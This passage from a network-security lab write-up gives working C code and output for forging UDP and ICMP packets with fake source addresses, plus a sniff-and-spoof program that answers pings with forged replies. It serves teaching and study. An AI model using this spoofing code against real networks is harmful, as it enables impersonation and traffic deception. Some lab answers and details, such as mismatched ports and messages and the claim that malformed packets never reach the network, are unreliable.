        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
.......U....
```

```
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (13 bytes):
............e
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
...........0
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (13 bytes):
...........0d
```


TASK 2.2: Spoofing

Task 2.2a: Write a spoofing program.

Attacker sends spoofed UDP packet with a message to server who is listening. This is confirmed by the Wireshark capture that the source IP of the packet is different from that of the attacker's. The attacker on 10.0.2.6 sends a spoofed UDP packet with the message "Hi Server!" to 10.0.2.7 with source IP as 10.0.2.5. The source UDP port is 9999 and destination UDP port is 9080. We ping from one machine to another and check the network traffic on Wireshark.

```c
void main()
{
 char buffer[PACKET_LEN];
 struct ipheader *ip = (struct ipheader *)buffer;
 struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));

 /Fill UDP data/
 char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
 char *msg="Hello Server.\n";

 int data_len=strlen(msg);
 strncpy(data,msg,data_len);

 /Fill UDP header/
 udp->udp_sport = htons(9999);
 udp->udp_dport = htons(8888);
 udp->udp_ulen  = htons(sizeof(struct udpheader)+data_len);
 udp->udp_sum   = 0;


 /Fill IP header/
 ip->iph_ver=4;
 ip->iph_ihl=5;
 ip->iph_ttl=20;
 ip->iph_sourceip.s_addr=inet_addr(SRC_IP);
 ip->iph_dstip.s_addr=inet_addr(DST_IP);
 ip->iph_protocol=IPPROTO_UDP;
 ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);

 send_raw_ip_packet(ip);
}
```


```
[02/04/19]seed@VM:~/.../lab1$ sudo ./spoof
[sudo] password for seed:
Sending spoofed IP packet...
        From: 10.0.2.7
        To: 10.0.2.5
[02/04/19]seed@VM:~/.../lab1$
```




Task 2.2b: Spoof an ICMP Echo Request.

In the screenshots below, we can see that the attacker sends a spoofed ICMP request to a host and the host sends back an ICMP reply. This is also shown in the Wireshark capture.

The attacker on 10.0.2.6 creates an ICMP packet with source address as google and sends the request to 10.0.2.5. The host at 10.0.2.5 receives the ICMP packet and then sends the reply to google. This is captured by Wireshark and attached as proof. The attacker creates the ICMP packet by specifying the contents in ICMP header and the IP header. The packet is sent using raw socket.



```
[02/04/19]seed@VM:~/.../lab1$ gcc spoof.c -o spoof -lpcap
[02/04/19]seed@VM:~/.../lab1$ sudo ./spoof
Sending spoofed IP packet...
        From: 172.217.3.110
        To: 10.0.2.5
[02/04/19]seed@VM:~/.../lab1$ 
```



Problem 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

The actual length of an IP packet is the sum of IP header length and ICMP header length. If we set the IP packet length field to an arbitrary value, the packet will not be formed properly and hence, info shall be truncated. This will form an incomplete packet. And we already know that no incomplete packet will ever get on to or be transmitted over the network.

Problem 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

The checksum for the IP header is calculated by OS before transmitting it over the network. So if you do not explicitly calculate, it will anyways be added. So, we can say that it's optional and that we can do it or not do it according to requirement.

Problem 6: Why do you need the root privilege to run the program that use raw sockets? Where does the program fail if executed without the root privilege?

The raw socket creation throws an error. The packets on the network are captured through the network interface card. The access to these functions is only granted to privileged or root users.


In order to create a socket or for the socket to spoof/access/control/work with the network interface we require root privilege to run programs that use raw sockets, else the program fails.


TASK 2.3: Sniff and then Spoof

User pings a host 1.2.3.4, the attacker sniffs the ICMP request, immediately spoofs the ICMP reply to the source of the ICMP request. The user receives the ICMP reply from the attacker as shown in the Wireshark capture.

Snoofing is sniffing for the request and immediately sending the reply. The user pings a host 1.2.3.4, the attacker on 10.0.2.6 receives the ICMP packet using pcap which listens promiscuously to traffic, spoofs an ICMP reply using raw socket by replacing the source IP as the destination IP and the destination IP as the source IP. The Ethernet header in the reply is not added because we spoofing at IP level. The fields in the IP header and the ICMP header are spoofed by the attacker. When the reply is sent to the User, it seems like he gets a normal reply from the host he pings to. Even if the host is non-existant, he will receive a reply. The Wireshark capture is the proof of this.

```
[02/04/19]seed@VM:~$ ping 1.2.3.4 -c3
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=256 ttl=50 time=800 ms
64 bytes from 1.2.3.4: icmp_seq=768 ttl=50 time=822 ms
64 bytes from 1.2.3.4: icmp_seq=1024 ttl=50 time=2845 ms
64 bytes from 1.2.3.4: icmp_seq=1536 ttl=50 time=845 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 4 received, -33% packet loss, time 2000ms
rtt min/avg/max/mdev = 800.099/1328.504/2845.819/876.169 ms
[02/04/19]seed@VM:~$
```


icmp
Expression...
No. Time Source Destination Protocol Length Info
10 2019-02-04 18:36:21.4181177… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) request id=0x10eb, seq=1/256, ttl=64 (…
13 2019-02-04 18:36:22.2176619… 1.2.3.4 10.0.2.5 ICMP 98 Echo (ping) reply id=0x10eb, seq=256/1, ttl=50
16 2019-02-04 18:36:22.4189778… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) request id=0x10eb, seq=2/512, ttl=64 (…
17 2019-02-04 18:36:23.2407246… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) reply id=0x10eb, seq=512/2, ttl=50
18 2019-02-04 18:36:23.2409090… 1.2.3.4 10.0.2.5 ICMP 98 Echo (ping) reply id=0x10eb, seq=768/3, ttl=50
21 2019-02-04 18:36:23.4201216… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) request id=0x10eb, seq=3/768, ttl=64 (…
22 2019-02-04 18:36:24.2645593… 1.2.3.4 10.0.2.5 ICMP 98 Echo (ping) reply id=0x10eb, seq=1024/4, ttl=50
23 2019-02-04 18:36:24.2647309… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) reply id=0x10eb, seq=1280/5, ttl=50
24 2019-02-04 18:36:24.2648838… 1.2.3.4 10.0.2.5 ICMP 98 Echo (ping) reply id=0x10eb, seq=1536/6, ttl=50
29 2019-02-04 18:36:25.2892168… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) reply id=0x10eb, seq=1792/7, ttl=50
30 2019-02-04 18:36:25.2895962… 1.2.3.4 10.0.2.5 ICMP 98 Echo (ping) reply id=0x10eb, seq=2048/8, ttl=50
31 2019-02-04 18:36:25.2898633… 10.0.2.5 1.2.3.4 ICMP 98 Echo (ping) reply id=0x10eb, seq=2304/9, ttl=50
Frame 10: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: PcsCompu_1d:3c:a2 (08:00:27:1d:3c:a2), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 1.2.3.4
Internet Control Message Protocol
0000 52 54 00 12 35 00 08 00 27 1d 3c a2 08 00 45 00 RT..5... '.<...E.
0010 00 54 ea e8 40 00 40 01 3f b6 0a 00 02 05 01 02 .T..@.@. ?.......
0020 03 04 08 00 b9 5d 10 eb 00 01 33 c2 58 5c ab 94 .....].. ..3.X\..
0030 0b 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 ....
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 .... !"#$%
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*+,- ./012345
0060 36 37 67


Sending spoofed IP packet...
From:10.0.2.5
To:1.2.3.4
Received packet
From:10.0.2.5
To:1.2.3.4
Protocol: ICMP
Sending spoofed IP packet...
From:1.2.3.4
To:10.0.2.5
Received packet
From:1.2.3.4
To:10.0.2.5
Protocol: ICMP

```
unsigned short in_cksum(unsigned short *buf,int length);
void send_raw_ip_packet(struct ipheader* ip);
void spoof_reply_icmp(struct ipheader* ip);
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);

int count=1;

int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto icmp";
        bpf_u_int32 net;

        // Step 1: Open live pcap session on NIC with interface name
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle); //Close the handle
        return 0;
}
```

```
void spoof_reply_icmp(struct ipheader* ip)
{
        printf("\n-----------------------------------------------------\n");
        int ip_header_len = ip->iph_ihl*4;
        const char buffer[PACKET_LEN];

        memset((char*)buffer,0,PACKET_LEN);
        memcpy((char*)buffer,ip,ntohs(ip->iph_len));

        //Construct icmp header
        struct ipheader *newip=(struct ipheader*)buffer;
        struct icmpheader *newicmp=(struct icmpheader*) (buffer +ip_header_len);

        newicmp->icmp_type=0;  //0 for reply
        newicmp->icmp_chksum=0;
        newicmp->icmp_chksum=in_cksum((unsigned short *)newicmp, sizeof(struct icmpheader));
        newicmp->icmp_seq=count++;

        //Construct ip header
        newip->iph_sourceip=ip->iph_dstip;
        newip->iph_dstip=ip->iph_sourceip;
        newip->iph_ttl=50;
        newip->iph_len=ip->iph_len;

        //Send Spoofed reply
        send_raw_ip_packet(newip);

}
```